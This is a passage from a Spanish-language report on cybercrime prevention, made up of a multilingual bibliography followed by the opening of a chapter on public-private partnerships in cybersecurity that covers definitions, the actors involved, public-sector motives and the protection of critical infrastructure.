Crawford, A. (1999) The Genesis of the Partnership Approach and Appeals to Community in Crime Control. Oxford: Oxford University Press.

Dale, J., Russel, R., & Wolke, D. (2014). Intervening in primary care against childhood bullying: an increasingly pressing public health need. Journal of the Royal Society of Medicine, 107(6), 219-223.

Dashora, K. (2011). Cyber Crime in the Society: Problems and Preventions. Journal of Alternative Perspectives in the Social Sciences, 3(1), 240-259.

Deibert, R., & Crete-Nishihata, M. (2002). Global Governance and the Spread of Cyberspace Controls. Global Governance, 18, 339-361.

Dunn, S., Lalonde, J. S., & Bailey, J. (2017). Girlhood Studies,

10(2), 80-96. https://doi.org/10.3167/ghs.2017.100207

Dupont, B. (2016). La gouvernance polycentrique du cybercrime : les réseaux fragmentés de la coopération internationale. Cultures & Conflits, (102), 95-120.

ESCWA. (2015). Policy Recommendations on Cybersafety and Combating Cybercrime in the Arab Region. New York: Economic and Social Commission for Western Asia.

Espelage, D. L., & Hong, J. S. (2016). Cyberbullying Prevention and Intervention Efforts: Current Knowledge and Future Directions. The Canadian Journal of Psychiatry, 62(6), 374-380.

Eskola, M. (2012) From Risk Society to Network Security: Preventing Cybercrimes in the 21st Century. Journal of Applied Security Research, 7:1, 122-150.

EUCPN. (2017). Cyber Safety: A theorical insight (Theorical Paper). Brussels: European Crime Prevention Network.

Fratianni, M., & Savona, P. (2005). New Perspectives on Global Governance: Why America Needs the G8. Routledge.

Ghernaouti, S. (2013). Cyber Power: Crime, conflict and security in cyberspace. Boca Raton: Taylor & Francis Group. ISBN : 9781466573048.

Haataja, S. (2017). The 2007 cyber attacks against Estonia and international law on the use of force: an informational approach. Law, Innovation and Technology, 9(2), 159-189.

Herring, S. (2002). Cyber Violence: Recognizing and Resisting Abuse in Online Environments. Asian Women, 14 (Summer), 187-212.

Holt, T. J. (2013). Examining the forces shaping cybercrime markets online. Social Science Computer Review, 31, 165-177.

Hutchings, J., & Clarkson, S. (2015). Introducing and piloting the KiVa bullying prevention programme in the UK. Educational & Child Psychology, 32(1).

ICMEC & UNICEF. (2016). Online Child Sexual Abuse and Exploitation: Guidelines for the Adoption of National Legislation in Latin America. Alexandria: International Centre for Missing & Exploited Children and the United Nations Children's Fund, Latin America and Caribbean Regional Office.

IHE. (2010). Sexual Exploitation of Children and Youth Over the Internet: A Rapid Review of the Scientific Literature. Edmonton: Institute of Health Economics - Alberta Canada.

Jamil, Z. (2014). Cybercrime Model Laws. Discussion paper prepared for the Cybercrime Convention Committee (T-CY). Strasbourg: Council of Europe.

Jones, L. M., Mitchell, K. J., & Walsh, W. A. (2014). A Content Analysis of Youth Internet Safety Programs: Are Effective Prevention Strategies Being Used? Crime Against Children Research Center.

Kigler, M. (2016). Interventions, Policies, and Future Research Directions in Cybercrime. In The Wiley Handbook on the Psychology of Violence (1st éd., p. 604-622). San Antonio: John Wiley & Sons.

Koops, B.-J. (2010). The Internet and its Opportunities for Cybercrime (SSRN Scholarly Paper No. ID 1738223). Rochester, NY: Social Science Research Network. Véase https://papers.ssrn.com/abstract=1738223

Kowalski, R. M., Limber, S. P., & Agoston, P. W. (2008). Cyber Bullying: Bullying in the Digital Age. Malden: Blackwell Publishing.

Krawczyk, M., Kukla-Gryz, A., & Tyrowicz, J. (2015). Digital Piracy and the Perception of price Fairness. Varsovie: Université de Varsovie.

Leukfeldt, E. R., & Majid, Y. (2016). Applying Routine Activity Theory to Cybercrime: A theorical and Empirical Analysis. Deviant Behavior, 3(37), 263-280.

Lewis, S., & Lewis, D. A. (2011). Digitalizing Crime Prevention Theories: How technology Affects Victim and Offender Behavior. International Journal of Criminology and Sociological Theory, 4(2), 756-769.

LIBE. (2015). Combatting child sexual abuse online. Luxembourg: European Parliament's Committee on Civil Liberties, Justice and Home Affairs (LIBE).

MacKinnon, C. A. (2005). Pornography as Trafficking. Michigan Journal of International Law, 26(4).

Marcum, C. D. (2013). Cyber Crime. Aspen College Series. ISBN: 9781454820338.

Moreno, M. A., & Vaillancourt, T. (2016). The Role of Health Care Providers in Cyberbullying. The Canadian Journal of Psychiatry, 62(6), 364-367.

Nhan, J., & Huey, L. (2008). Policing through nodes, clusters and bandwidth. In S. Leman-Langlois (Éd.), Technocrime: Technology, Crime and Social Control. Portland, OR: Willan.

Ngo, F. T., & Paternoster, R. (2011). Cybercrime Victimization: An examination of Individual and Situational level factors. International Journal of Cyber Criminology, 5(1), 773-793.

Notar, C. E., Padgett, S., & Roden, J. (2013). Cyberbullying: Resources for Intervention and Prevention. Universal Journal of Educational Research, 1(3), 133-145.

OEA. (2004) Estrategia Seguridad Cibernética: Un enfoque multidimensional y multidisciplinario para la creación de una cultura de seguridad cibernética, aprobada en la cuarta sesión plenaria, celebrada el 8 de junio de 2004, en Washington, available at: https://www.sites.oas.org/cyber/Documents/Estrategia-seguri-

dad-cibernetica-resolucion.pdf [accessed 15 April 2018].

OMS. (2002). Rapport mondial sur la violence et la santé. Genève: Organisation mondiale de la santé.

ONUDC. (2010). Principes directeurs applicables à la prévention du crime: Manuel d'application pratique. Vienne : Office des Nations Unies contre la drogue et le crime.

ONUDC. (2013). Étude approfondie sur le phénomène de la cybercriminalité et les mesures prises par les États Membres, la communauté internationale et le secteur privé pour y faire face. Vienne : Office des Nations Unies contre la drogue et le crime.

ONUDC. (2015). Déclaration de Doha sur l'intégration de la prévention de la criminalité et la justice pénale dans le programme d'action plus large de l'Organisation des Nations Unies visant à faire face aux problèmes sociaux et économiques et à promouvoir l'État de droit aux niveaux national et international et la participation du public. Vienne : Office des Nations Unies contre la drogue et le crime.

Ortega-Ruiz, R., Del Rey, R., & Casas, J. A. (2012). Knowing, Building and Living Together on Internet and Social Networks: The ConRed Cyberbullying Prevention Program. International Journal of Conflict and Violence, 6(2).

Pelser, E. (2002). Crime prevention partnerships: Lessons from pratice. Pretoria: Institute for Security Studies. ISBN: 1919913076 9781919913070.

Pereira, B. (2016). La lutte contre la cybercriminalité: de l'abondance de la norme à sa perfectibilité. Revue internationale de droit économique, 387-409.

Poonia, A. S., Bhardwaj, A., & Dangayach, G. S. (2011). Cyber Crime: Practices and Policies for its Prevention. The First International Conference on Interdisciplinary Research and Development.

Prates, F., Gaudreau, F., & Dupont, B. (2013). La cybercriminalité: état des lieux et perspectives d'avenir. Institut Canadien d'Études Juridiques Supérieures, 415-442.

Prevention Institute. (2009). Transforming Communities to Prevent Child Sexual Abuse and Exploitation: A Primary Prevention Approach. Oakland: Prevention Institute.

Quéro, Y.-C., & Dupont, B. (2017). Nodal governance: toward a better understanding of node relationships in local security governance. Policing and Society, 0(0), 1-19. https://doi.org/10.1080/10439463.2017.1391808

Reyns, B. W., Randa, R., & Henson, R. (2016). Preventing crime online: Identifying determinants of online preventive behaviors using structural equation modeling and canonical correlation analysis. Crime Prevention and Community Safety, 18(1), 33-59.

Rivière, J., & Lucas, D. (2008). Criminalité et internet, une arnaque à bon marché. Sécurité globale, (6), 67-82.

Rosenbaum, D. P., & Schuck, A. M. (2012). Comprehensive Community Partnership for Preventing Crime. In The Oxford Handbook of Crime Prevention (Oxford Handbooks Online). Oxford: David P Farrington et Brandon C. Welsh. ISBN: 9780195398823.

Seger, A. (2012). Cybercrime strategies (Discussion paper). Strasbourg: Conseil de l'Europe.

Simantiri, N. L. (2017). Abus et exploitation sexuels des enfanst en ligne: Formes actuelles et bonnes pratiques pour la prévention et la protetion. Luxembourg: ECPAT France & Luxembourg.

Slonje, R., Smith, P. K., & Frisen, A. (2013). The nature of cyberbullying, and strategies for prevention. Computers in Human Behaviour, (29), 26-32.

Smith, R. G., Cheung, C.-C., & Chung-Lau, L.-Y. (2015). Cybercrime Risks and Responses: Eastern and Western Perspectives. New York: Palgrave Macmillan. ISBN : 9781137474162.

Smyth, S. M., & Carleton, R. (2011). Évaluation de l'ampleur de la cyberfraude : document de travail sur les méthodes potentielles et les sources de données. Ottawa: Division de la recherche et de la coordination nationale sur le crime organisé, Secteur de la police et de l'application de la loi, Sécurité publique Canada.

Snakenborg, J., Van Acker, R., & Gable, R. A. (2011). Cyberbullying: Prevention and Intervention to Protect Our Children and Youth. Prventing School Failure: Alternative Education for Children and Youth, 55(2), 88-95.

Spiel, C., Wagner, S., et Strohmeier, D. (2012) Violence Prevention in Austrian Schools: Implementation and Evaluation of a National Strategy. Vienna: International Journal of Conflict and Violence: Vol. 6 (2), p.176-186.

Sun, C., Bridges, A., Johnson, J. A., & Ezzell, M. B. (2016). Pornography and the Male Sexual Script: An Analysis of Consumption and Sexual Relations. Archives of Sexual Behaviour, 45(4), 983-994.

Sutton, A., Cherney, A., & White, R. (2008). Crime Prevention: Principles, perspectives and practices. Cambridge: Cambridge University Press.

Tilley, N. (2005). Handbook of Crime Prevention and Community Safety. Portland: Willan Publishing. ISBN: 1843921464.

Tilley, N., & Sidebottom, A. (2017). Handbook of Crime Prevention and Community Safety (2e éd.). New York: Routledge. ISBN : 9781138851054.

Tonry, M., & Farrington, D. P. (1995). Strategic Approaches to Crime Prevention. Crime and Justice, 19, 1-20.

Tremblay, R. E., & Craig, W. M. (1995). Developmental Crime Prevention. The University of Chicago Press Journals, 19, 151-236.

UIT. (2014). Comprendre la cybercriminalité : Phénomène, difficultés et réponses juridiques. Genève : Union internationale des télécommunications.

Union africaine (2014) Convention de l'Union africaine sur la cybersécurité et la protection des données à caractère personnel. Adopté par la 23ème Session Ordinaire de la Conférence de l'Union à Malabo, le 27 juin 2014, available at: https://www.afapdp.org/wp-content/uploads/2014/07/CONV-UA-CYBER-PDP-2014.pdf, [accessed 10 April 2018]

Wall, D. S. (2007). Policing Cybercrimes: Situating the Public Police in Networks of Security within Cyberspace. Police Practice & Research: An International Journal, 8(2), 183-205.

Welsh, B. C., & Farrington, D. P. (2010). The Future of Crime Prevention: Developmental and Situational Strategies. National Institute for Justice.

West, J. (2014). Cyber-Violence against Women. Vancouver, Canada: Battered Women's Support Service.

Williams, M. L., & Levi, M. (2017). Cybercrime prevention. In Handbook of crime prevention and community safety (2e éd., p. 454-469). London; New York: Routledge, Taylor & Francis Group.

Williams, M. & Pearson, O. (2016) Hate Crime and Bullying in the Age of Social Media – Conference report. Cardiff: Cardiff University.

Contribución

La búsqueda de una respuesta a los retos de la ciberdelincuencia

Barlatier, J. (2017). Management de l'enquête et ingénierie judiciaire, recherche relative à l'évaluation des processus d'investigation criminelle (Thèse de doctorat). Université de Lausanne, École des sciences criminelles. doi: 10.13140/RG.2.2.31577.42089

Chaiken, J.M., Greenwood, P., Petersilia, J. (1976). The criminal Investigation Process. A Summary Report. The Rand Paper Series. Santa Monica: The Rand Corporation.

Ratcliffe, J. H. (2016). Intelligence-led policing (2nde éd.). New York : Routledge.

Sherman, L. (1998). Evidence-based policing. Police Foundation


Security

CAPÍTULO 5

ALIANZAS PÚBLICO-PRIVADAS PARA LA PREVENCIÓN DE LA CIBERDELINCUENCIA

En este quinto y último capítulo se aborda la cuestión de las alianzas entre los sectores público y privado en materia de ciberseguridad y, más concretamente, la forma en que abordan la prevención de la ciberdelincuencia. A modo de introducción al tema, la primera parte tiene por objeto definir en qué consisten las alianzas público-privadas, para centrarse a continuación en su aparición en la esfera de la prevención de la criminalidad. La segunda parte presenta un cuadro de las alianzas público-privadas en la prevención de la ciberdelincuencia. Se presenta una descripción de los actores involucrados en estas alianzas, seguida de los enfoques para la implementación y el desarrollo de alianzas, así como sus componentes. En la tercera parte se ofrece un panorama general de las alianzas público-privadas internacionales y de las estrategias nacionales centradas en la prevención de la ciberdelincuencia. La cuarta parte se ocupa de los principales problemas encontrados en el marco de estas alianzas y, para concluir, la quinta parte presenta algunas recomendaciones.

Introducción

Desde finales del siglo XX, el sector privado ha comenzado a desempeñar un papel cada vez más preponderante en varios sectores relacionados con la seguridad nacional, como la protección de las infraestructuras críticas, la ciberseguridad, la seguridad portuaria y la gestión de la energía (Busch y Givens, 2012). Una de las razones de la creciente importancia del papel del sector privado en estas áreas son los avances tecnológicos, que han intensificado dos tendencias: el aumento de la internacionalización y de la privatización. Ambas tendencias han hecho menguar la importancia del Estado y ambas tienen implicaciones de seguridad (Dunn Cavelty y Brunner, 2007). Por lo tanto, la importancia cada vez mayor del sector privado ha alentado la proliferación de alianzas público-privadas, lo que implica una mayor colaboración entre ambos sectores (Busch y Givens, 2012).

Sin embargo, una cuestión importante es el hecho de que garantizar la seguridad de las ciudadanas y ciudadanos sigue siendo una de las tareas fundamentales del gobierno. De hecho, el Estado, tal como se lo percibe hoy en día, suele verse como el responsable de proporcionar servicios de seguridad, de la misma manera que la seguridad es vista como su responsabilidad más importante (Etzioni, 2017). Así, otorgar cualquier responsabilidad en esta área al sector privado puede ser una operación muy delicada (Dunn Cavelty y Suter, 2009).

Al mismo tiempo, como veremos, el sector privado ha estado cada vez más involucrado en la prevención de la criminalidad desde la década de 1980. De hecho, para muchos, incluyendo la ONU (CIPC, Departamento de Desarrollo Sostenible para América Latina y el Caribe del Banco Mundial, Cámara de Comercio de Bogotá e Instituto Sou da Paz, 2011), la prevención de la criminalidad requiere alianzas entre una multitud de actores, particularmente entre los sectores público y privado. De la misma manera, esta misma observación suele hacerse al tratar de la ciberdelincuencia. Así pues, el objetivo de este capítulo será estudiar las alianzas público-privadas, en particular en el ámbito de la ciberseguridad, con el fin de poner de relieve determinados retos y características, pero también de presentar ejemplos concretos. Si bien en el capítulo anterior se distinguía entre los enfoques de ciberseguridad relacionados con la protección de la infraestructura digital y los enfoques de ciberdelincuencia, la falta de información disponible dificulta la investigación de modelos de alianzas público-privadas centradas exclusivamente en la ciberdelincuencia. Por tanto, será conveniente centrarse en estos planteamientos iniciales, tratando al mismo tiempo, en la medida de lo posible, de proporcionar algunos ejemplos de alianzas público-privadas.

¿Qué es una alianza público-privada?

El uso de alianzas público-privadas aumenta desde la década de 1990 en razón de la creciente privatización de las infraestructuras críticas, que los gobiernos consideran más ventajosa desde el punto de vista económico (Carr, 2016; Forrer, Kee, Newcomer y Boyer, 2010; Manley, 2015). Es evidente que las alianzas público-privadas (APP) no son exclusivas de la esfera de la ciberseguridad y la prevención de la ciberdelincuencia; estos acuerdos se movilizan en numerosos contextos para la gestión de diferentes retos, entre ellos los relacionados con la seguridad y la prevención de la criminalidad. Aunque se utilizan cada vez más en todo el mundo como soluciones a diversas problemáticas gubernamentales, persiste cierta ambigüedad sobre el significado exacto de una alianza público-privada (Weihe, 2005). De hecho, hay múltiples y variadas definiciones de las alianzas público-privadas.

Por ejemplo, la Agencia Europea de Seguridad de las Redes y de la Información (ENISA, por sus siglas en inglés), que se describirá en detalle más adelante en este capítulo, define una alianza público-privada como «una relación organizada entre organizaciones públicas y privadas que establece un alcance y unos objetivos comunes, para lo que tienen unas funciones definidas y una metodología de trabajo a fin de lograr esos objetivos compartidos» (ENISA, 2011a, p. 10)

El Consejo Canadiense de Alianzas Público-privadas (CCPPP), por su parte, propone la siguiente definición de una alianza público-privada: «Un proyecto de cooperación entre los sectores público y privado, basado de la experiencia de cada socio, que responda mejor a las necesidades claramente definidas del público mediante la asignación de recursos, riesgos y retribuciones.» (CCPPP, 2016). El Consejo de Alianzas Público-privadas de los Estados Unidos ofrece una definición similar:

> «Un acuerdo contractual entre una entidad pública (federal, estatal o local) y una entidad del sector privado. A través de este acuerdo se comparten las habilidades y fortalezas de cada sector (público y privado) en la provisión de un servicio o de una instalación para uso del público en general. Además de compartir recursos, cada una de las partes comparte los riesgos y beneficios potenciales de proporcionar el servicio o la instalación.» (Bechkoum, Thomas, Campbell y Brown, 2017, p. 8)

Estas definiciones demuestran que las alianzas público-privadas difieren de los acuerdos contractuales en los que el sector público, es decir, el gobierno, subcontrata a una empresa privada para la realización de un producto específico (por ejemplo, para la construcción de un puente o un edificio). La diferencia radica en lo que los socios comparten: los recursos (activos, competencias, experiencia, financiación), los riesgos y los beneficios (Bechkoum et al., 2017).

Aunque hay diferencias en las definiciones de las alianzas público-privadas, generalmente tienen criterios comunes. Li y Akintoye (2003) y Forrer y sus colegas (2010) indican en primer lugar que la relación establecida entre los socios debe ser estable, sostenible y continua: las alianzas público-privadas no son simples transacciones esporádicas y puntuales. En segundo lugar, un aspecto crucial de tales alianzas es la responsabilidad compartida en los resultados y las actividades. Por lo tanto, este tipo de relación difiere del contacto en que el gobierno consulta con el sector privado para obtener asesoramiento y recomendaciones en torno a las políticas bajo su control. No obstante, este reparto de responsabilidades trae a colación importantes retos de rendición de cuentas, que se examinarán más adelante en este capítulo. Li y Akintoye también añaden que la alianza debe incluir al menos a dos actores, y uno al menos uno ha de ser del sector público y otro del sector privado. Cada participante también debe poder negociar en su propio nombre, sin tener que recurrir a otras fuentes de autoridad. Por último, Forrer y sus colegas sostienen que el sector privado debe participar en los procesos de toma de decisiones, no solo en cuanto al desarrollo de bienes y servicios, sino también respecto a la mejor manera de ofrecerlos al público.

Manley (2015) también añade dos resultados deseables de las alianzas público-privadas. En primer lugar, la colaboración y la puesta en común de diferentes tipos de recursos deberían permitir crear sinergias entre los actores implicados. Además, una o más organizaciones participantes en la alianza deben resultar transformadas por la alianza.

Con frecuencia se considera que los sectores público y privado son dos entidades separadas y fundamentalmente diferentes. Esta dicotomía se acentúa más aún por el hecho de que a uno y a otro se les atribuyen valores supuestamente contradictorios. Uno de los dos sectores es visto como virtuoso por algunos, y el otro como corrupto por otros; uno valoraría la comunidad y la solidaridad, mientras que el otro daría prioridad a los intereses individuales y personales (Etzioni, 2017). Obviamente, esta visión de los sectores público y privado puede variar de un país a otro en función de su organización; por ejemplo, una separación muy clara entre lo privado y lo público está especialmente presente en los Estados Unidos, un hecho que es la base del pensamiento jurídico estadounidense (Etzioni, 2017). Sin embargo, esta visión dicotómica de los dos sectores no es algo unánimemente aceptado. En las ciencias sociales, hay numerosos expertos que sugieren que la distinción entre lo público y lo privado es más borrosa de lo que puede hacer pensar el discurso público, y que las organizaciones públicas y privadas deberían estar representadas como un continuo y no como una dicotomía (Etzioni, 2017).

Alianzas público-privadas en el ámbito de la criminalidad

El objetivo de esta sección es presentar brevemente la aparición de alianzas público-privadas en el ámbito de la prevención de la criminalidad.

Como se subraya en las Directrices de las Naciones Unidas para la Prevención del Delito, una prevención eficaz debe basarse en alianzas entre muy diversos actores: las instituciones y ministerios gubernamentales, el sector asociativo, las organizaciones no gubernamentales, la sociedad civil y las empresas (UNODC, 2011). Sin embargo, si bien hace muchos años que la sociedad civil está movilizada en la prevención de la criminalidad y la promoción de la seguridad pública, la participación del sector privado en esta esfera es más reciente y sigue creciendo (CIPC, 2011).

Durante las décadas de 1980 y 1990, las alianzas público-privadas en la esfera de la prevención de la criminalidad se centraban principalmente en medidas para proteger las propiedades comerciales, las urbanizaciones protegidas y los domicilios privados (CIPC, 2011). Estas medidas adoptaron un enfoque de prevención situacional, con el objetivo de maximizar los riesgos y reducir al mínimo los beneficios de un acto delictivo sin abordar las causas fundamentales de la delincuencia. Además, por lo general, el sector privado está menos interesado en las intervenciones que se centran en las causas sociales de la delincuencia; como afirma Capobianco: «Las empresas privadas, impulsadas por objetivos mensurables y soluciones concretas, son menos sensibles a los proyectos de desarrollo social, cuyos beneficios son más teóricos, más difíciles de medir o demasiado largos de materializar» (2005, p. 17). Así, las alianzas público-privadas en materia de prevención de la criminalidad tendían a promover iniciativas con un enfoque de prevención situacional a expensas de otros tipos de prevención.

Sin embargo, va surgiendo gradualmente una segunda generación de alianzas público-privadas, esta vez con un enfoque más social y comunitario. Por ejemplo, las iniciativas en el marco de estas asociaciones apoyan proyectos piloto de prevención o investigación para el desarrollo de medidas de prevención de la criminalidad (CIPC, 2011).

Empero, no resulta fácil movilizar al sector privado para que contribuya a la prevención de la criminalidad. En primer lugar, en el ámbito de la seguridad, la prevención (a diferencia de la represión) rara vez es una prioridad gubernamental; el escaso compromiso del sector público no fomenta un fuerte compromiso del sector privado, que de por sí no considerará la prevención como una prioridad (Avina, 2011; CIPC, 2011). Además, las

empresas pueden ser reacias a asociarse a iniciativas relacionadas con temas delictivos por temor a las repercusiones que esta asociación podría tener en su reputación. Por ejemplo, pueden temer que su participación en iniciativas de prevención de la criminalidad pueda parecer un intento de corregir errores del pasado, o que dicha participación pueda asociar públicamente a su gobierno con una cuestión que es perjudicial para la reputación nacional (Gardiner, 2009).

La movilización del sector privado será aún mayor si no ve los beneficios de comprometerse en una alianza dirigida a la prevención de la criminalidad. Sin embargo, la ciberdelincuencia aporta aquí un matiz importante: es un tipo de delito que no solo puede afectar directamente la seguridad de una empresa, sino que inevitablemente ocurre a través de redes y sistemas que son propiedad del sector privado. Así pues, el papel del sector privado en la prevención de la criminalidad se transforma invariablemente por una forma de delincuencia que lo moviliza directamente.

Alianzas público-privadas para la prevención en la esfera de la ciberseguridad

En los últimos años, los enfoques de seguridad cibernética se han basado en gran medida en la idea de que es necesario reconocer el papel del sector privado en la seguridad de las redes de información y establecer alianzas entre los sectores público y privado (Tropina, 2015). Como afirma Germano (2014), la naturaleza multidimensional de los retos de ciberseguridad ha influido significativamente en los modos de interacción entre los gobiernos y el sector privado. Aunque la opinión compartida es que los gobiernos no están en condiciones de luchar contra la ciberdelincuencia sin la participación del sector privado, se plantean varias cuestiones: ¿cuáles deberían ser las funciones respectivas de cada entidad? ¿Qué forma debería adoptar la cooperación entre los dos sectores? ¿La intervención gubernamental debería ser mínima? ¿O podría ello conducir a excesos por parte del sector privado? ¿Qué enfoques deberían promoverse para el desarrollo y la aplicación de alianzas público-privadas en la prevención en la esfera de la ciberseguridad? Esta sección se centrará en estas cuestiones y examinará las alianzas público-privadas tal como se están desarrollando actualmente.

¿Qué es una alianza público-privada en materia de ciberseguridad?

En este capítulo, adoptaremos la definición de una alianza público-privada en la esfera de la ciberseguridad presentada por Bechkoum y sus colegas:

> «Un acuerdo de colaboración mediante el cual el gobierno u organizaciones públicas se comprometen a cooperar con la industria o el mundo académico para mitigar los riesgos de la ciberseguridad mediante la mejora de las capacidades de ciberdefensa, la cooperación y el intercambio de información» (2017, p. 8)

Actores involucrados en una alianza público-privada en materia de ciberseguridad

a) Descripción de los actores

Una simple dicotomía entre los sectores público y privado no refleja adecuadamente la complejidad y diversidad de los actores involucrados en las alianzas público-privadas, particularmente cuando se trata de la ciberseguridad. Como indica Carr:

> «Cabe señalar también que la colaboración entre los sectores público y privado en materia de ciberseguridad nacional es multidimensional. Los gobiernos tienen relaciones diversas con los proveedores de servicios de Internet, las empresas multinacionales de información (Google, Facebook, etc.), las empresas privadas de ciberseguridad, los promotores de los derechos humanos y civiles, las fuerzas de seguridad y la sociedad civil». (2016, p. 45)

La Agencia Europea de Seguridad de las Redes y de la Información (ENISA), mencionada al principio de este capítulo, es una agencia de la Unión Europea creada en 2004 con el mandato de garantizar un alto nivel de seguridad de las redes y de la información. Actúa como centro de conocimientos especializados para la Unión Europea, sus Estados miembros, sus ciudadanos y el sector privado. La ENISA trabaja con estos diferentes actores para elaborar consejos y recomendaciones sobre buenas prácticas en materia de seguridad de la información. En particular, la Agencia asiste a los Estados miembros de la UE en la aplicación de la legislación pertinente de la UE y trata de mejorar la resistencia de las infraestructuras y redes de información críticas de Europa (ENISA, 2017b).

Como parte de sus actividades, la ENISA llevó a cabo en 2017 un estudio sobre las alianzas público-privadas en torno a la ciberseguridad que se están llevando a cabo actualmente en Europa con el fin de determinar los retos comunes entre Estados miembros y las mejores prácticas (ENISA, 2017b). A partir de una búsqueda bibliográfica y de entrevistas con agentes de los sectores público y privado de 12 Estados miembros de la UE, los autores del informe pudieron identificar los diferentes tipos de agentes que suelen participar en las alianzas público-privadas en materia de ciberseguridad:

- Operadores privados de servicios;
- Agencias de ciberseguridad;
- Organismos de investigación;
- Autoridades nacionales competentes;
- Fuerzas de seguridad;
- Operadores públicos de servicios;
- Otros tipos de organizaciones;
- Servicios nacionales de inteligencia.

Según el estudio de la ENISA, los operadores de servicios privados han sido los actores que con mayor frecuencia toman parte en alianzas, seguidos por las agencias de seguridad cibernética, los organismos de investigación y las autoridades nacionales competentes. Los tipos de actores a los que se solicita participar en la alianza dependen obviamente en gran medida de los objetivos de la alianza y de las áreas en las que desee intervenir. Por ejemplo, la Coalición Financiera Europea contra la Explotación Sexual Comercial de Menores en Línea (EFC, por sus siglas en inglés), uno de los raros ejemplos de alianza público-privada en materia de ciberdelincuencia, reúne a diferentes fuerzas policiales europeas: las policías italiana, sueca, suiza y danesa[56]. La participación de organizaciones no gubernamentales (ONG) es también una tendencia notable, que Dupont (2016) señaló en su estudio sobre las iniciativas de cooperación internacional para combatir la ciberdelincuencia. Las ONG estuvieron en el origen del 33 % de las 51 iniciativas analizadas, y entre los principales grupos de actores representados en la categoría de ONG se encuentran las asociaciones de defensa de los derechos del niño (2016).

Así pues, es importante recordar la pluralidad de actores que pueden estar involucrados dentro del amplio rótulo de los términos «sector público» y «sector privado». En aras de la simplicidad, en este capítulo seguiremos usando estos términos.

b) Motivaciones para crear una alianza público-privada o unirse a una

Los sectores público y privado tienen razones propias para crear una alianza público-privada centrada en la ciberseguridad o unirse a una existente. Sin embargo, hay también algunos factores que son comunes a ambos sectores.

En primer lugar, examinaremos las motivaciones del sector público para establecer una alianza público-privada o unirse a una, luego veremos las motivaciones del sector privado y, por último, las motivaciones comunes a ambos sectores.

Motivaciones del sector público

Una primera motivación para que el sector público ponga en marcha una alianza público-privada o participe en una es **facilitar la implementación de una estrategia nacional de ciberseguridad** (ENISA, 2011b). La estrategia nacional puede, por ejemplo, requerir la creación de un mecanismo para compartir información con el sector privado. Este mecanismo puede establecerse a través de una alianza público-privada. El gobierno también puede encontrarse en una situación en la que sus medios sean demasiado limitados para poder aplicar por sí solo la estrategia nacional: de esa forma una alianza con el sector privado facilitaría la implementación de la estrategia y le daría acceso a diferentes recursos.

Más allá del marco de una estrategia nacional de ciberseguridad, el sector público también puede servirse de una alianza público-privada como medio para **garantizar la participación del sector privado en la ciberseguridad** de manera más general. El gobierno es responsable de garantizar la protección de las infraestructuras críticas (véase el recuadro 5.1); sin embargo, en varios países industrializados se privatizan los sistemas de infraestructura crítica, lo que convierte al sector privado en el principal propietario y operador de estos sistemas (Carr, 2016). De esa manera, es esencial que el gobierno establezca un mecanismo que garantice la participación del sector privado en la protección de infraestructuras críticas, y la alianza público-privada puede facilitar esta participación.

Recuadro 5.1. **La protección de las infraestructuras críticas: un elemento esencial de la ciberseguridad**

El Ministerio de Seguridad Pública de Canadá define infraestructuras críticas, o infraestructura crítica, como:

> «Los procesos, sistemas, instalaciones, tecnologías, redes, bienes y servicios que son esenciales para la salud, la seguridad o el bienestar económico de los y las canadienses y para el funcionamiento eficaz del gobierno. Las infraestructuras críticas pueden ser independientes o interconectadas e interdependientes en las administraciones provinciales, territoriales o nacionales o entre ellas. La perturbación de esas infraestructuras críticas podría ocasionar pérdidas de vidas humanas y efectos económicos nefastos, así como socavar considerablemente la confianza del público.» (Ministerio de Seguridad Pública de Canadá, 2017)

Los Estados Unidos y el Reino Unido tienen definiciones similares, que indican que comprometer, dañar o destruir los sistemas de infraestructuras críticas tendría un grave impacto en la seguridad nacional, la seguridad económica nacional, la salud pública o cualquier combinación de estos ámbitos (Carr, 2016).

De esa forma, la protección de las infraestructuras críticas está en el centro de los debates sobre ciberseguridad desde hace muchos años. Se trata de una de las áreas clave que tienen en cuenta las estrategias nacionales de ciberseguridad de los Estados Unidos y el Reino Unido, siendo el segundo ámbito la economía (Carr, 2016).

Como explica Carr (2016), se considera que el gobierno es el responsable de garantizar la seguridad, en particular la seguridad de la nación. Por lo tanto, la protección de las infraestructuras críticas se considera parte integrante del mandato del gobierno en el ámbito de la seguridad nacional. De hecho, un importante ataque cibernético a las infraestructuras críticas del país podría tener consecuencias tan devastadoras que el gobierno no puede dejar de reconocer su responsabilidad en la protección de tales infraestructuras. Por lo tanto, según Carr, la protección de las infraestructuras críticas es un elemento esencial de las estrategias nacionales de ciberseguridad; si bien muchos aspectos de la cibersegu-

ridad están vinculados a los intereses nacionales, la protección de las infraestructuras críticas está íntimamente vinculada a la seguridad nacional (2016).
Sin embargo, en los últimos años muchos países industrializados han visto cómo se privatizaban sus sistemas de infraestructuras críticas, como los de agua y tratamiento de aguas residuales, electricidad, finanzas, comunicaciones y transporte. De esta forma, el gobierno está obligado a establecer una relación con el sector privado, propietario y operador de estos sistemas, con el fin de garantizar su seguridad. Dunn-Cavelty y Suter también afirman que la cooperación entre el gobierno y el sector privado en la protección de infraestructuras críticas no solo es útil, sino que ya resulta inevitable (2009). De esta manera, la protección de las infraestructuras críticas se ha convertido en una cuestión clave de ciberseguridad para muchos gobiernos, y las alianzas público-privadas se han convertido en el medio preferido para facilitar esta protección. Carr explica en su estudio sobre las estrategias nacionales de ciberseguridad (2016) que, en los países en los que se privatizan los sistemas de infraestructuras críticas, la estrategia nacional de ciberseguridad otorgará un lugar destacado a las alianzas público-privadas como mecanismo para limitar los ataques.

El sector público también puede considerar apropiado desarrollar o unirse a una alianza público-privada para **coordinar diversas iniciativas** destinadas a combatir la ciberdelincuencia. Entre otras cosas, una alianza público-privada ofrece la oportunidad de desarrollar sinergias entre diferentes iniciativas del sector privado, que de otro modo podrían funcionar independientemente unas de otras (ENISA, 2017b).

